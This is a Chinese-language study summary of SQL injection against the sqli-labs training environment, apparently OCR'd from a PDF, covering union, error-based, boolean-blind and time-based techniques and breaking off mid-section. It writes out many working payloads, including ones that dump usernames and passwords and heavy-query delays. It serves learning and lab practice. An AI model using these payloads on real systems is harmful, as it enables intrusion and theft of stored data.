SQL 注入学习总结

基础知识

SQL 注入定义

就是通过把 SQL 命令插入到 Web 表单提交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令。

SQL 注入分类

1. union 注入
2. 布尔盲注
3. 报错盲注
4. 延时盲注
5. Http Header 注入
6. 宽字节注入
7. 堆叠注入
8. ORDER BY 注入
9. 二阶注入
10. HPP 注入

SQL 注入结构

前构造点

用于结束原 SQL 语句，通常使用恒为真或者恒为假的语句为载荷做准备。

载荷

写入我们想要执行的 SQL 语句

后构造点

用于结束原 SQL 语句结尾的内容，一般可以使用：--+,#,%23

示例

?id=1''

and left(version(),1)=5

%23

常用变量与函数

变量

version()	MySql 版本
database()	数据库名
user()	数据库用户名
@@version_compile_os	操作系统版本

@@datadir	数据库路径

逻辑判断

exp1 and exp2：“与”，1’ and ‘1’=’2 恒为假

exp1 or exp2：“或”，1’ or ‘1’=’1’ 恒为真

if(exp1,exp2,exp3)：如果 exp1 为真则返回 exp2，否则返回 exp3

字符串函数

group_concat(expr,expr...)：将所有数据组合为 1 行。

concat(str1,str2...)：连接相同行中的相同列，不同列分开输出。

concat_ws(separator,str1,str2...)：含有分隔符连接字符串。

left(string,length)：截取左边开始前 length 长度字符

substr(string,start,length)：截取子串

mid(string,start,length)：与 substr()类似，区别从 1 开始

union 操作符

UNION 语法：

SELECT column_name(s) FROM table_name1

UNION SELECT column_name(s) FROM table_name2

UNION ALL 语法：

SELECT column_name(s) FROM table_name1

UNION ALL

SELECT column_name(s) FROM table_name2

注意事项：

UNION 连接的 SELECT 语句必须有相同数量的列，且拥有相私的数据类型

UNION 选取不同的值，UNION ALL 可以选取重复的值

UNION 结果集中列名等于第一个 SELECT 语句中的列名

增删改操作

增加：insert into 表名 values('列的值非数字加单引号',)

insert into users values('jack','male','16')

删除：delete from 表名 where 条件；[alter 表名] drop 数据库名/表名/列名

delete from users where id=6

drop users

修改：update 表名 set 列名='新的值，非数字加单引号' where 条件

update users set username='tt' where id=15

文件导入导出

读取系统文件

loadfile()：读取文件并返回该文件的内容作为一个字符串。

从系统文件导入到数据库

LOAD DATA INFILE 'filename' INTO TABLE tablename：从一个文本文件中读取行，并装入一个表中。

从数据库导入到系统文件

SELECT ..... INTO OUTFILE 'file_name'：把被选择的行写入一个文件中。该文件被创建到服务器主机上，因此必须拥有 FILE 权限，才能使用此语法。file_name 不能是一个已经存在的文件。

Php 过滤函数

Addslashes()：函数返回在预定义字符之前添加反斜杠的字符串。

Stripslashes()：函数删除由 addslashes() 函数添加的反斜杠。

Mysql_real_escape_string()：函数转义 SQL 语句中使用的字符串中的特殊字符，考虑字符集。

注入利用流程

猜数据库：

```
SELECT schema_name FROM information_schema.schemata
```

猜某库数据表：

```
SELECT table_name FROM information_schema.tables
WHERE table_schema='xxx'
```

猜某表的所有列：

```
SELECT column_name FROM information_schema.columns
WHERE table_name='xxx'
```

获取某列的内容：

```
SELECT xxx FROM xxx
```

实验环境搭建

1. 安装 windows server2008

   https://msdn.itellyou.cn/

2. 安装 tomcat

   http://tomcat.apache.org/

3. 安装 java

   https://www.java.com/zh_CN/

4. 安装 wamp


   http://www.wampserver.com/en/

5. 下载 sqli-labs

   https://github.com/Audi-1/sqli-labs

6. 安装 owasp-mantra

   https://sourceforge.net/projects/getmantra/



union 注入

简介

union 注入又叫做联合查询注入，使用 union select 查询的结果，覆盖原来的 select 结果的方式进行的注入。

产生原因

未过滤关键字

使用条件

原来的 select 有输出结果界面。

涉及函数

ORDER BY

group_concat()

利用思路

1. ORDER BY N 测试出原来的 select 一共有多少列；
2. group_concat()将结果聚合显示。

示例

实验：less-1 GET-Error Based-Single Quotes-String


探测

流程：

1. 单引号'返回语法错误

2. ' or 1=1 %23 正常返回数据

3. union 报错包含 union 关键字




结论：


1. $sql = "SELECT * FROM users WHERE id='$id' LIMIT 0,1;"
2. 存在基于字符串的注入漏洞。

3. 存在联合查询漏洞。

利用

1. union 联合注入测试





order by 4 报错，说明原 select 语句包含 3 列

2. 注入点构造

?id=' and '1'='2'

注入点

%23

载荷

1. 爆数据库

union select 1,group_concat(schema_name),3 from

information_schema.schemata

2. 爆 security 数据库的数据表

union select 1,group_concat(table_name),3 from information_schema.tables

where table_schema='security'

3. 爆 users 表的列

union select 1,group_concat(column_name),3 from

information_schema.columns where table_name='users'

4. 爆数据

union select 1,group_concat(username),group_concat(password) from users

解决方案

过滤关键字 union

盲注

简介

在 SQL 中注入执行 SELECT 语句后，选择的数据不能回显到前端页面

分类

基于报错 SQL 盲注

基于布尔 SQL 盲注

基于时间 SQL 盲注

基于报错 SQL 盲注

使用条件

应用程序返回详细的错误信息。

利用思路

构造 payload 让信息通过错误提示回显出来

载荷

mysql 中 bug

union select 1,count(*),concat(0x3a,0x3a,(select user()),0x3a,0x3a,

floor(rand(0)*2))a

from information_schema.columns group by a

此处有三个要点：

一是需要 concat 计数；

二是 floor，取得 0 or 1，进行数据的 重复；

三是 group by 进行分组，但具体原理解释不是很通，大致原理为分组后数据计数时重复造成的错误。也有解释为 mysql 的 bug 的问题。但是此处需要将 rand(0)，rand()多试几次才行。

updatexml 函数报错

and updatexml(1,concat(0x7e,(select @@version),0x7e),1)

UPDATEXML (XML_document, XPath_string, new_value);

第一个参数：XML_document 是 String 格式，为 XML 文档对象的名称，文中为 Doc

第二个参数：XPath_string (Xpath 格式的字符串)，如果不了解 Xpath 语法，可以在网上查找教程。

第三个参数：new_value，String 格式，替换查找到的符合条件的数据

作用：改变文档中符合条件的节点的值

xpath 函数报错

and extractvalue(1,concat(0x7e,(select @@version),0x7e))

Double 数值类型超出范围

union select (exp(~(select * from(select user())a))),2,3

Bigint 溢出报错

union select (!(select * from (select user())x) - ~0),2,3

利用数据重复性

union select 1,2,3 from (select name_const(version(),1),

name_const(version(),1))x

示例


实验：less-5 GET-Double Injection-Single Quotes-Blind-String

探测

流程

1. '报错

2. 1 返回登录成功信息，但未显示数据库中数据



结论

存在基于字符串单引号的注入错误。

需要进行盲注。

利用

?id='

注入点


%23

载荷

mysql 中 bug

union select 1,count(*),concat(0x3a,0x3a,(select user()),0x3a,0x3a,

floor(rand(0)*2))a from information_schema.columns group by a




updatexml 函数报错

and updatexml(1,concat(0x7e,(select @@version),0x7e),1)


xpath 函数报错

and extractvalue(1,concat(0x7e,(select @@version),0x7e))



Double 数值类型超出范围

union select (exp(~(select * from(select user())a))),2,3



Bigint 溢出报错

union select (!(select * from (select user())x) - ~0),2,3

利用数据重复性

union select 1,2,3 from (select name_const(version(),1),

name_const(version(),1))x

基于布尔 SQL 盲注

利用条件

应用程序仅仅返回 True(页面)和 False(页面)

利用思路

1. 使用为真的条件与注入语句取 And；
2. 利用二分法猜字符。

涉及函数

substr(str,start,length)

left(str,length)

ascii(str)

regexp

mid()

ord()

like

载荷

left 函数

and left(version(),1)=5

length 函数

and length(database())=8

ascii 与 substr 函数

and ascii(substr((select table_name from information_schema.tables where

table_schema=database() limit 0,1),1,1))=101

ord 与 mid 函数

and ord(mid((select ifnull(cast(username as char),0x20) from security.users order by id limit 0,1),1,1))=68

regexp 函数

and 1=(select 1 from information_schema.columns where table_name='users' and table_name regexp '^u[a-z]' limit 0,1)

示例

实验：less-5 GET-Double Injection-Single Quotes-Blind-String

探测

同基于报错 SQL 盲注探测

利用

?id=1'


注入点


%23

载荷

left 函数


and left(version(),1)=5






length 函数

and length(database())=8






ascii 与 substr 函数

and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=101

ord 与 mid 函数


and ord(mid((select ifnull(cast(username as char),0x20) from security.users order by id limit 0,1),1,1))=68



regexp 函数

and 1=(select 1 from information_schema.columns where

table_name='users' and table_name regexp '^u[a-z]' limit 0,1)


INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://192.168.9.133/sqli-labs/Less-5/
?id=1'
and 1=(select 1 from information_schema.columns where table_name='users' and table_name regexp '^a[a-z]' limit 0,1)
%23
Enable Post data
Enable Referrer
Welcome Dhakkan
SQLI DUMB SERIES


INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://192.168.9.133/sqli-labs/Less-5/
?id=1'
and 1=(select 1 from information_schema.columns where table_name='users' and table_name regexp '^u[a-z]' limit 0,1)
%23
Enable Post data
Enable Referrer
Welcome Dhakkan
You are in.....
SQLI DUMB SERIES

基于时间 SQL 盲注

使用条件

应用程序对和错都没有返回信息

利用思路

1. 延时注入
2. 利用二分法猜字符

涉及函数

sleep(seconds)

执行成功后，服务器停止响应几秒。

benchmark(count,exp)

BENCHMARK(count,expr)用于测试函数的性能，参数一为次数，二为要执行的表达 式。可以让函数执行若干次，返回结果比平时要长，通过时间长短的变化，判断语句是否执行成功。这是一种边信道攻击，在运行过程中占用大量的 cpu 资源。推荐使用 sleep()函数进行注入。

笛卡儿积

这种方法又叫做 heavy query，可以通过选定一个大表来做笛卡儿积，但这种方式执行时间会几何倍数的提升，在站比较大的情况下会造成几何倍数的效果，实际利用起来非常不好用。

mysql> SELECT count(*) FROM information_schema.columns A, information_schema.columns B;

在一个列数比较少的站内，可能需要 3 个表做笛卡尔积，延时已经是分钟级

别的了

正则 bug

正则匹配在匹配较长字符串但自由度比较高的字符串时，会造成比较大的计算量，我们通过 rpad 或 repeat 构造长字符串，加以计算量大的 pattern，通过控制字符串长度我们可以控制延时。

mysql> select rpad('a',4999999,'a') RLIKE concat(repeat('(a.*)+',30),'b');

get_lock

这是一种比较神奇的利用技巧，延时是精确可控的，但问题在于并不是所有站都能实现。

get_lock 的官方解释如下

GET_LOCK(str,timeout)

Tries

to obtain a lock with a name given by the string str, using a timeout of timeout seconds. A negative timeout value means infinite timeout. The lock is exclusive. While held by one session, other sessions cannot obtain a lock of the same name.

当我们锁定一个变量之后，另一个session再次包含这个变量就会产生延迟。

mysql> select get_lock('ddog',1);

换新的 session

mysql> select get_lock('ddog',5);

值得注意的是，利用场景是有条件限制的 :需要提供长连接。在 Apache+PHP 搭建的环境中需要使用 mysql_pconnect 函数来连接数据库。

载荷

利用 sleep()函数

and if(ascii(substr(database(),1,1))=115,1,sleep(5))

利用 benchmark()函数

union select

(if(substring(current,1,1)=char(116),benchmark(50000000,encode('msg','by 5 seconds')),null)),2,3 from (select database() as current) as tb1

示例

实验：less-5 GET-Double Injection-Single Quotes-Blind-String

探测

同基于报错 SQL 盲注探测

利用

?id=1'

注入点

